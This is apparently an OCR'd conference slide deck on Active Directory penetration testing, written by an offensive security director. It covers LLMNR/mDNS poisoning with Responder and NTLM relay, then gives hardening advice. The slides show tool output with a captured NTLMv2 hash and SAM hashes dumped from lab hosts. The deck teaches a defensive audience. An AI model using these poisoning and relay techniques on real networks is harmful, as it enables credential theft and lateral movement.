Feature or a Vulnerability?
Tales of an Active Directory Pentest

Qasim Ijaz

Blue Bastion Security

Blue Bastion


Whomai?

- Qasim Ijaz
  - Director of Offensive Security at Blue Bastion
- Former roles
  - Sr. Manager Attack Simulation at a Healthcare Org
  - HIPAA/HITRUST Assessor
  - Associate CISO
- Instructor in after-hours
  - Blackhat, BSides, OSCP Bootcamp
- Focus areas
  - “Dry” business side of hacking
  - Active Directory exploitation
  - Healthcare security

Initial Access

I’ll just let myself in

(Broad|Multi)cast Name Resolution Protocols



1a: Where is \\HRShhare

User

Domain Name Server


1b: [Broad|Multicsat] Anyone know \\HRShhare?

2: I am \\HR-Share

HR File Share

3: Great. Let’s authenticate using NetNTLM and then I got some business with ya!


Poisoning (Broad|Multi)cast Name Resolution - Responder



Network Error


Windows cannot access \\HRShhare

Check the spelling of the name. Otherwise, there might be a problem with your network. To try to identify and resolve network problems, click Diagnose.



```
[+] Listening for events...
[*] [MDNS] Poisoned answer sent to 192.168.56.3     for name HRShhare.local
[*] [LLMNR]  Poisoned answer sent to 192.168.56.3 for name HRShhare
[*] [MDNS] Poisoned answer sent to 192.168.56.3     for name HRShhare.local
[*] [MDNS] Poisoned answer sent to 192.168.56.3     for name HRShhare.local
[*] [MDNS] Poisoned answer sent to 192.168.56.3     for name HRShhare.local
[*] [LLMNR]  Poisoned answer sent to 192.168.56.3 for name HRShhare
[SMB] NTLMv2-SSP Client   : 192.168.56.3
[SMB] NTLMv2-SSP Username : PARENTWKSTN\vagrant
[SMB] NTLMv2-SSP Hash     : vagrant::PARENTWKSTN:3f95fa09f81af18b:4B2A1E887B186EA3EE0D078EF
53150DE09D201AECE2E6B9D5B08890000000000200080053004D004200330001001E00570049004E002D00500052
100460056000400140053004D00420033002E006C006F00630061006C0003003400570049004E002D0050005200
0460056002E0053004D00420033002E006C006F00630061006C000500140053004D00420033002E006C006F0063
E09D201060004000200000008003000300000000000000000000000000003000006B243CABB3B7868D85846976E439
69916B51F0A001000000000000000000000000000000000009001A0063006900660073002F0048005200530068
0000000
[*] [MDNS] Poisoned answer sent to 192.168.56.3     for name HRShhare.local
[*] [MDNS] Poisoned answer sent to 192.168.56.3     for name HRShhare.local
[*] [LLMNR]  Poisoned answer sent to 192.168.56.3 for name HRShhare
```

Relaying NetNTLM Hashes - No SMB Signing




```
[*] Servers started, waiting for connections

[*] SMBD-Thread-5 (process_request_thread): Connection from TRAINING/FILEMAKER@10.100.1.3 controlled, attacking
 target smb://10.100.1.4
[*] Authenticating against smb://10.100.1.4 as TRAINING/FILEMAKER SUCCEED
 [*] Starting service RemoteRegistry
 [-] Authenticating against smb://10.100.1.3 as TRAINING/FILEMAKER FAILED
 [*] SMBD-Thread-8 (process_request_thread): Connection from TRAINING/FILEMAKER@10.100.1.3 controlled, but there
  are no more targets left!
 [*] SMBD-Thread-9 (process_request_thread): Connection from TRAINING/FILEMAKER@10.100.1.3 controlled, but there
  are no more targets left!
 [*] SMBD-Thread-10 (process_request_thread): Connection from TRAINING/FILEMAKER@10.100.1.3 controlled, but ther
 e are no more targets left!
 [*] Target system bootKey: 0×b3343e890833270fcd46791457236107
 [*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
 Administrator:500:aad3b435b51404eeaad3b435b51404ee:f99c759cc3f9a2219207aac1a5219f36:::
 Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
 DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
 WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:22f61dd3435dd45b129ea10cef030970:::
 bbadmin:1001:aad3b435b51404eeaad3b435b51404ee:f99c759cc3f9a2219207aac1a5219f36:::
 [*] Done dumping SAM hashes for host: 10.100.1.4
 [*] Stopping service RemoteRegistry
 [*] Restoring the disabled state for service RemoteRegistry
```

Hardening against Responder

- Disable NetBIOS Name Resolution (NBNS), mDNS, and LLMNR
- Disable WPAD and create a DNS entry to resolve it to 127.0.0.1
- Enforce (not just enable) SMB Signing
  - Periodically scan for any deviation from this
    - Nmap, Nessus, Nexpose, etc.
  - Default in coming Windows 11 versions
- Deception! Create a fake user that sends out broadcast/multicast name resolution requests.

Kerberos in a Nutshell



